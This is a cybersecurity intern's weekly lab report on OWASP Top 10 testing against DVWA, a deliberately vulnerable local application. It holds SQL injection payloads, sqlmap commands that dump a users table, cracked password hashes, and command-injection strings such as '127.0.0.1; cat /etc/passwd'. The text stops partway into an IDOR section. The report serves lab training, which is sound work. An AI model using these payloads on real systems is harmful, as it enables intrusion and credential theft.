Cyberster Red Team Internship

LET'S DEFEND WITH PRIDE

Weekly Report

Name: Angole Sharif Abubakar
Program: Cyberster-2026
Field: Cybersecurity / Red Teaming

Role Number: CSI-B1-023
Week Number: 04
Report Period: One Week
Submission Date: 29th March 2026

Executive Summary

This report presents the findings from Web Application Penetration Testing activities conducted during Week 04 of the Cyberster-2026 Cybersecurity Internship Program. The focus of this week was the OWASP Top 10 vulnerability framework, covering traffic interception, injection attacks, access control flaws, and client-side exploitation.

All tasks were conducted against DVWA (Damn Vulnerable Web Application) hosted locally, chosen due to lab environment compatibility. Using Burp Suite as the primary interception proxy, the assessment identified and exploited SQL Injection, OS Command Injection, Broken Access Control (IDOR and privilege escalation), Reflected and Stored XSS, and Local File Inclusion (LFI) vulnerabilities. Remote File Inclusion (RFI) was also theoretically demonstrated.

Each task produced reproducible proof-of-concept exploits, documented with raw tool output and high-quality screenshots. Remediation advice is provided at the code level for each vulnerability class identified.

Weekly Objectives

The objectives for this week were:

- Master Burp Suite as a web proxy: configure FoxyProxy integration, intercept and modify live HTTP requests, replay requests using Repeater, and launch dictionary attacks using Intruder.
- Exploit injection vulnerabilities: perform manual SQL injection using boolean logic, ORDER BY, and UNION SELECT techniques; automate database extraction with SQLMap; and test for OS command injection.
- Test broken access control: perform IDOR by manipulating object identifiers in requests and test for horizontal/vertical privilege escalation by modifying role parameters.
- Exploit client-side and server-side inclusion vulnerabilities: trigger reflected and stored XSS, exploit Local File Inclusion to read /etc/passwd, and understand Remote File Inclusion risks.
- Deliver an OWASP Top 10 Audit Report documenting each vulnerability with steps to reproduce, impact analysis, PoC screenshots, and code-level remediation.

Task 01 — Burp Suite Mastery (The Interceptor)

Objective

To configure Burp Suite as a man-in-the-browser HTTP proxy, enabling real-time interception and manipulation of web traffic between the browser and the target application. This task builds foundational skills for all subsequent web application testing tasks.

Tool: Burp Suite Community Edition

Purpose

Burp Suite is the industry-standard web application security testing platform. It provides a transparent HTTP/HTTPS proxy, traffic history, request replay, automated attack tools (Intruder), and a scanner. FoxyProxy is a Firefox extension that enables quick switching between proxy configurations.

Configuration: FoxyProxy + Burp Suite

FoxyProxy was configured in Firefox to route all traffic through Burp Suite's listener on 127.0.0.1:8080. The Burp Suite CA certificate was installed in Firefox to allow interception of HTTPS traffic without certificate errors.



Figure 1.1 — Burp Suite and FoxyProxy configuration in Firefox

Proxy — Intercepting and Modifying Requests

With interception enabled in Burp Suite's Proxy tab, HTTP requests from the browser are held in a queue before being forwarded. This allows modification of any request parameter — headers, cookies, body data, or URL parameters — before the server receives them.

The screenshots below show a live request being intercepted before and after parameter modification:



Figure 1.2 — Intercepted HTTP request (before modification)



Figure 1.3 — Request modification in Burp Suite Proxy Intercept tab

Repeater — Replaying and Modifying Requests

Burp Repeater allows a captured request to be resent to the server repeatedly with arbitrary modifications. This is invaluable for manual payload testing, where each variation is sent and the response is analysed in detail.



Figure 1.4 — Repeater tab with request loaded (before send)



Figure 1.5 — Repeater response after sending modified request

Intruder — Dictionary Attack

Burp Intruder was configured to perform a simple dictionary-based attack against the DVWA login form. The username and password fields were marked as payload positions, and a wordlist was loaded. The Sniper attack type was used, cycling through each wordlist entry against the marked parameter.



Figure 1.6 — Intruder attack configuration with payload positions marked

Metric	Result
Proxy Listener Configured	127.0.0.1:8080
FoxyProxy Integration	Confirmed (Firefox)
Requests Intercepted	Successfully modified
Repeater Sessions	Multiple replays confirmed
Intruder Attack Type	Sniper — dictionary attack

Task 02 — Injection Attacks (SQLi & Command Injection)

Objective

To identify and exploit SQL injection and OS command injection vulnerabilities within the DVWA target application, demonstrating the ability to extract sensitive data from the backend database and execute arbitrary operating system commands.

2A — Manual SQL Injection

Purpose

SQL Injection occurs when user-supplied input is incorporated into a database query without proper sanitisation. By injecting SQL syntax, an attacker can alter the logic of the query to bypass authentication, extract data, or modify records.

Payloads Used

The following manual payloads were tested against the DVWA SQLi module (Security: Low):

Payload Type	Payload	Purpose
Basic Test	1' OR '1'='1	Boolean true condition — return all records
Boolean Logic	1' OR 1=1 --	Comment out rest of query
ORDER BY Test	1' ORDER BY 1 --	Determine number of columns (increment until error)
UNION SELECT	1' UNION SELECT NULL, version() --	Extract database version
UNION SELECT	1' UNION SELECT NULL, user() --	Extract current database user
UNION SELECT	1' UNION SELECT NULL, database() --	Extract current database name

Result

The DVWA SQLi endpoint was confirmed vulnerable. UNION SELECT payloads successfully extracted the database version, current user, and database name directly in the application response:



Figure 2.1 — Manual UNION SELECT extracting version() and user() from DVWA



Figure 2.2 — Manual SQLi response showing database enumeration results

2B — Automated SQL Injection (SQLMap)

Purpose

SQLMap is an open-source tool that automates the detection and exploitation of SQL injection vulnerabilities. It supports multiple injection techniques and can extract full database schemas, tables, and data.

Commands Used

```
# Step 1: Export the Burp Suite intercepted request to sqli.txt
```

```
# Step 2: Run SQLMap using the captured request
sqlmap -r sqli.txt --dbs

# Step 3: Enumerate tables in the dvwa database
sqlmap -r sqli.txt -D dvwa --tables

# Step 4: Dump users table
sqlmap -r sqli.txt -D dvwa -T users --dump
```

Result — Database Enumeration

SQLMap identified 4 injection techniques (boolean-based blind, error-based, time-based blind, UNION query) against the id parameter. Seven databases were discovered on the target:

Metric	Result
Injection Parameter	id (GET)
Injection Types Found	Boolean-based blind, Error-based, Time-based blind, UNION query
Backend DBMS	MySQL >= 4.1
Web Server OS	Linux Ubuntu 8.04 (Hardy Heron)
Web Stack	Apache 2.2.8 / PHP 5.2.4
Databases Discovered	7 (dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195)
Tables in dvwa	2 (guestbook, users)



Figure 2.3 — SQLMap identifying injection types and backend DBMS



Figure 2.4 — SQLMap enumerating available databases

```
┌──(kali㉿kali)-[~/Desktop/cy63rst3r-2026/Week4-Tasks/Raw-Data]
└─$ sqlmap -r sqli.txt -D dvwa --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.10.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Figure 2.5 — SQLMap listing tables in the dvwa database

```
[09:35:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[09:35:40] [INFO] fetching tables for database: 'dvwa'
[09:35:40] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Figure 2.6 — SQLMap dumping contents of the dvwa.users table

```
┌──(kali㉿kali)-[~/Desktop/cy63rst3r-2026/Week4-Tasks/Raw-Data]
└─$ sqlmap -r sqli.txt -D dvwa -T users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.10.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Figure 2.7 — SQLMap results showing password hashes extracted from users table

```
[09:36:59] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:37:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:37:05] [INFO] starting 2 processes
[09:37:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:37:11] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:37:14] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:37:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:37:28] [INFO] using suffix '1'
[09:37:50] [INFO] using suffix '123'
[09:38:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:38:24] [INFO] using suffix '2'
```

Figure 2.8 — Full dump output including username and hash data

2C — OS Command Injection

Purpose

OS Command Injection occurs when user-supplied input is passed unsanitised to a system shell function (such as exec(), system(), or shell_exec() in PHP). An attacker can append additional OS commands using shell metacharacters (;, &&, ||, |), causing the server to execute arbitrary system commands with the privileges of the web server process.

Commands Used

```
# Basic connectivity test (DVWA Command Injection module)
127.0.0.1

# Append whoami to extract current OS user
127.0.0.1; whoami

# List running processes
127.0.0.1; ps aux

# Read /etc/passwd
127.0.0.1; cat /etc/passwd
```

Result

All command injection payloads executed successfully. The application appended the user-supplied input directly to a shell ping command without sanitisation, confirming full OS command injection. The server returned command output inline in the HTML response.

Figure 2.9 — Basic ping functionality confirmed on DVWA Command Injection module



Figure 2.10 — Command injection using '; whoami' — server returns 'www-data'



Figure 2.11 — Extended command injection reading /etc/passwd content

Metric	Result
Target Module	DVWA Command Injection (Security: Low)
Injection Delimiter	; (semicolon)

Metric	Result
whoami Output	www-data
File Read	/etc/passwd — confirmed readable
Risk Level	Critical — full OS command execution

Task 03 — Broken Access Control & IDOR

Objective

To demonstrate that access control decisions made solely on client-supplied parameters can be bypassed, allowing an attacker to access unauthorised resources (IDOR) or escalate privileges by manipulating role indicators (vertical privilege escalation).

3A — Insecure Direct Object Reference (IDOR)

Description

An IDOR vulnerability exists when an application uses user-controllable references (such as a numeric ID or filename) to access objects directly, without verifying that the requesting user has authorisation to access that specific object.

